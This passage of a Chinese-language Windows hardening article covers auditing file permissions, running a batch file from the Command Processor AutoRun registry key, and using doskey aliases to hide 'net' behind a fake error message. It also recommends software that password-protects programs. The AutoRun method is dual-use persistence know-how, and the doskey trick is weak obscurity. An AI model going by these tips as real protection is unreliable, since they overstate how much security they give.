我电脑上user用户只能读取和运行文件，是没有写权限的，但是，我们在图1中可以看到，在Windows下的tasks（就是计划任务）目录是可写的，看来并不能完全相信Windows权限。这个批处理只能查找目录，功能还是很有限的，使用AccessEnum这个工具可以查询包括普通程序文件和注册表的用户使用权限。不检测不知道啊，权限限制后还是有很多everyone权限的文件的，倘若网站被入侵了可以使用这个工具检测哪些文件是危险的，如图2。

在正常设置的时候就算是用高级安全设置让子目录继承权限也没用，如果你想绝对安全就只能用系统的cacls命令一个一个的重新分配。

再就是CMD的安全了，各位朋友都知道，入侵后一般是要先使用命令提示符。以前X档案上也有朋友说可以在命令提示符运行之前加上自动退出的批处理，就是在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor和HKEY_CURRENT_USER\Software\Microsoft\Command Processor的autorun下添加。可是这样做的话自己也没办法使用命令提示符了，不如启动前加上一段音乐，提醒自己有网络上的朋友访问，再采取相应的措施。我还有一个办法，在命令提示符还有个DOSKEY命令。这个命令相当于宏，可以用DOSKEY命令给常用命令改名。比如cmd下使用最多的是net命令，把net换成其它的文字符号，只要让入侵者猜不到就行，方法为：

```
doskey xuanyuan14=net $* ;重命名net为xuanyuan14
doskey net=echo bad command or file name ;迷惑入侵者
```

其它的命令比如format也这样修改，然后把批处理放在注册表的autorun下，在cmd之前运行。在每行前加上“@”去掉命令回显，这样入侵的朋友使用net命令时显示的是“bad command or file name”，就会误以为是删掉了net.exe这个文件，就算他复制过来相应的文件也不管用，因为DOSKEY已经执行过了，只能用替换过的命令运行，如图3。再加上权限限制，应该可以躲过绝大多数菜鸟级黑客了。

如果你的电脑不幸被哪位高人看上了，那也是有办法的。就是给重要的程序全加上密码，现在大多数隐藏软件只不过把相应的文件移动到另外的文件夹，不是真正的加密，比如文件夹加密大师。也有软件在原文件夹里给文件加密，不过加密后想运行文件必须得用密码把加密后的文件还原才能正常运行，比较出名的




图1




图2




图3

是file lock。我觉得最高级的就是修改文件头，加上运行密码后不改变原程序，输入密码后就能直接运行。找了半年总算让我找到了这种软件，经过这个软件加过密码的程序运行之前需要密码，三次出错后自动退出，而且使用winhex查看内存也找不到密码。相信各位朋友看一遍说明都会用，就不再废话介绍了，唯一不足的就是加过密的软件的图标变的惨不忍睹，自己就用资源修改程序改改吧，如图4。

